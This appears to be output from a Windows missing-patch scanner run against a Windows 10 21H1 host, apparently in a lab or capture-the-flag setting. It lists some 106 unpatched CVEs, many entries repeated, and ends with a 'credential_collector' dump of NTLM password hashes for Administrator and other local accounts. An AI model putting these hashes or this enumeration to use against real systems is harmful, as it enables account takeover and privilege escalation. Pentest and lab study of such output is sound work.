```
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41379
KB: KB5007186
Title: Windows Installer Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211112
CVE: CVE-2021-26443
KB: KB5007186
Title: Microsoft Virtual Machine Bus (VMBus) Remote Code Execution Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

Date: 20211112
CVE: CVE-2021-26443
KB: KB5007186
Title: Microsoft Virtual Machine Bus (VMBus) Remote Code Execution Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
```

```
Systems
Affected component: Microsoft
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

Date: 20211112
CVE: CVE-2021-26443
KB: KB5007186
Title: Microsoft Virtual Machine Bus (VMBus) Remote Code
Execution Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

Date: 20211112
CVE: CVE-2021-26443
KB: KB5007186
Title: Microsoft Virtual Machine Bus (VMBus) Remote Code
Execution Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42274
```

```
KB: KB5007186
Title: Windows Hyper-V Discrete Device Assignment (DDA)
Denial of Service Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42274
KB: KB5007186
Title: Windows Hyper-V Discrete Device Assignment (DDA)
Denial of Service Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42274
KB: KB5007186
Title: Windows Hyper-V Discrete Device Assignment (DDA)
Denial of Service Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Denial of Service
```

```
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42274
KB: KB5007186
Title: Windows Hyper-V Discrete Device Assignment (DDA)
Denial of Service Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42275
KB: KB5007186
Title: Microsoft COM for Windows Remote Code Execution
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42275
KB: KB5007186
Title: Microsoft COM for Windows Remote Code Execution
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
```

```
Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42275
KB: KB5007186
Title: Microsoft COM for Windows Remote Code Execution
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42275
KB: KB5007186
Title: Microsoft COM for Windows Remote Code Execution
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42276
```

```
KB: KB5007186
Title: Microsoft Windows Media Foundation Remote Code Execution Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42276
KB: KB5007186
Title: Microsoft Windows Media Foundation Remote Code Execution Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42276
KB: KB5007186
Title: Microsoft Windows Media Foundation Remote Code Execution Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
```

```
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42276
KB: KB5007186
Title: Microsoft Windows Media Foundation Remote Code
Execution Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

Date: 20220803
CVE: CVE-2021-42279
KB: KB5007186
Title: Chakra Scripting Engine Memory Corruption
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

Date: 20220803
CVE: CVE-2021-42279
KB: KB5007186
Title: Chakra Scripting Engine Memory Corruption
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
```

```
Systems
Affected component: Microsoft
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

Date: 20220803
CVE: CVE-2021-42279
KB: KB5007186
Title: Chakra Scripting Engine Memory Corruption
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

Date: 20220803
CVE: CVE-2021-42279
KB: KB5007186
Title: Chakra Scripting Engine Memory Corruption
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42280
```

```
KB: KB5007186
Title: Windows Feedback Hub Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42280
KB: KB5007186
Title: Windows Feedback Hub Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42280
KB: KB5007186
Title: Windows Feedback Hub Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
```

```
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42280
KB: KB5007186
Title: Windows Feedback Hub Elevation of Privilege
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-38665
KB: KB5007186
Title: Remote Desktop Protocol Client Information
Disclosure Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Information Disclosure
Exploit: n/a

Date: 20211109
CVE: CVE-2021-38665
KB: KB5007186
Title: Remote Desktop Protocol Client Information
Disclosure Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
```

```
Systems
Affected component: Microsoft
Severity: Important
Impact: Information Disclosure
Exploit: n/a

Date: 20211109
CVE: CVE-2021-38665
KB: KB5007186
Title: Remote Desktop Protocol Client Information
Disclosure Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Information Disclosure
Exploit: n/a

Date: 20211109
CVE: CVE-2021-38665
KB: KB5007186
Title: Remote Desktop Protocol Client Information
Disclosure Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Information Disclosure
Exploit: n/a

Date: 20211109
CVE: CVE-2021-38666
```

```
KB: KB5007186
Title: Remote Desktop Client Remote Code Execution Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

Date: 20211109
CVE: CVE-2021-38666
KB: KB5007186
Title: Remote Desktop Client Remote Code Execution Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

Date: 20211109
CVE: CVE-2021-38666
KB: KB5007186
Title: Remote Desktop Client Remote Code Execution Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Critical
Impact: Remote Code Execution
```

```
Exploit: n/a

Date: 20211109
CVE: CVE-2021-38666
KB: KB5007186
Title: Remote Desktop Client Remote Code Execution
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41351
KB: KB5007186
Title: Microsoft Edge (Chrome based) Spoofing on IE Mode
Affected product: Microsoft Edge (Chromium-based) in IE
Mode on Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Spoofing
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41351
KB: KB5007186
Title: Microsoft Edge (Chrome based) Spoofing on IE Mode
Affected product: Microsoft Edge (Chromium-based) in IE
Mode on Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
```

```
Severity: Important
Impact: Spoofing
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41351
KB: KB5007186
Title: Microsoft Edge (Chrome based) Spoofing on IE Mode
Affected product: Microsoft Edge (Chromium-based) in IE
Mode on Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Spoofing
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41351
KB: KB5007186
Title: Microsoft Edge (Chrome based) Spoofing on IE Mode
Affected product: Microsoft Edge (Chromium-based) in IE
Mode on Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Spoofing
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41356
KB: KB5007186
Title: Windows Denial of Service Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
```

```
Affected component: Microsoft
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41356
KB: KB5007186
Title: Windows Denial of Service Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41356
KB: KB5007186
Title: Windows Denial of Service Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41356
KB: KB5007186
Title: Windows Denial of Service Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
```

```
Systems
Affected component: Microsoft
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41370
KB: KB5007186
Title: NTFS Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41370
KB: KB5007186
Title: NTFS Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41370
KB: KB5007186
Title: NTFS Elevation of Privilege Vulnerability
```


```
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41370
KB: KB5007186
Title: NTFS Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42277
KB: KB5007186
Title: Diagnostics Hub Standard Collector Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42277
```

```
KB: KB5007186
Title: Diagnostics Hub Standard Collector Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42277
KB: KB5007186
Title: Diagnostics Hub Standard Collector Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42277
KB: KB5007186
Title: Diagnostics Hub Standard Collector Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
```

```
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42283
KB: KB5007186
Title: NTFS Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42283
KB: KB5007186
Title: NTFS Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42283
KB: KB5007186
Title: NTFS Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
```

```
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42283
KB: KB5007186
Title: NTFS Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20220114
CVE: CVE-2021-42284
KB: KB5007186
Title: Windows Hyper-V Denial of Service Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20220114
CVE: CVE-2021-42284
KB: KB5007186
Title: Windows Hyper-V Denial of Service Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
```

```
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20220114
CVE: CVE-2021-42284
KB: KB5007186
Title: Windows Hyper-V Denial of Service Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20220114
CVE: CVE-2021-42284
KB: KB5007186
Title: Windows Hyper-V Denial of Service Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42285
KB: KB5007186
Title: Windows Kernel Elevation of Privilege
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
```



```
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42285
KB: KB5007186
Title: Windows Kernel Elevation of Privilege
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42285
KB: KB5007186
Title: Windows Kernel Elevation of Privilege
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42285
```

```
KB: KB5007186
Title: Windows Kernel Elevation of Privilege
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42286
KB: KB5007186
Title: Windows Core Shell SI Host Extension Framework for
Composable Shell Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42286
KB: KB5007186
Title: Windows Core Shell SI Host Extension Framework for
Composable Shell Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
```

```
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42286
KB: KB5007186
Title: Windows Core Shell SI Host Extension Framework for
Composable Shell Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42286
KB: KB5007186
Title: Windows Core Shell SI Host Extension Framework for
Composable Shell Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42288
KB: KB5007186
Title: Windows Hello Security Feature Bypass
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
```

```
Systems
Affected component: Microsoft
Severity: Important
Impact: Security Feature Bypass
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42288
KB: KB5007186
Title: Windows Hello Security Feature Bypass
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Security Feature Bypass
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42288
KB: KB5007186
Title: Windows Hello Security Feature Bypass
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Security Feature Bypass
Exploit: n/a

Date: 20211109
CVE: CVE-2021-42288
```

```
KB: KB5007186
Title: Windows Hello Security Feature Bypass
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Security Feature Bypass
Exploit: n/a

Date: 20220331
CVE: CVE-2022-23295
KB: KBUpdate Information
Title: Raw Image Extension Remote Code Execution
Vulnerability
Affected product: Raw Image Extension on Windows 10
Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

Date: 20220324
CVE: CVE-2022-23300
KB: KBUpdate Information
Title: Raw Image Extension Remote Code Execution
Vulnerability
Affected product: Raw Image Extension on Windows 10
Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
```

```
Exploit: n/a

Date: 20220809
CVE: CVE-2022-30130
KB: KB5013624
Title: .NET Framework Denial of Service Vulnerability
Affected product: Microsoft .NET Framework 4.8 on Windows
10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Low
Impact: Denial of Service
Exploit: n/a

Date: 20220916
CVE: CVE-2022-26929
KB: KB5017499
Title: .NET Framework Remote Code Execution Vulnerability
Affected product: Microsoft .NET Framework 4.8 on Windows
10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

Date: 20220916
CVE: CVE-2022-26929
KB: KB5017499
Title: .NET Framework Remote Code Execution Vulnerability
Affected product: Microsoft .NET Framework 4.8.1 on
Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
```

```
Impact: Remote Code Execution
Exploit: n/a

Date: 20220913
CVE: CVE-2022-38011
KB: KBUpdate Information
Title: Raw Image Extension Remote Code Execution Vulnerability
Affected product: Raw Image Extension on Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

[-] Missing patches: 4
    - KB5007186: patches 100 vulnerabilities
    - KBUpdate Information: patches 3 vulnerabilities
    - KB5017499: patches 2 vulnerabilities
    - KB5013624: patches 1 vulnerability
[I] KB with the most recent release date
    - ID: KB5017499
    - Release date: 20220916
[+] Done. Displaying 106 of the 106 vulnerabilities found.
```

Hash Dump from credential_collector

```
Administrator:aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
butler:aad3b435b51404eeaad3b435b51404ee:9f2bac4511c6c9239344fc18fb43092d
DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount:aad3b435b51404eeaad3b435b51404ee:6d3a7f4b9a410c7b47214f51e082add5
```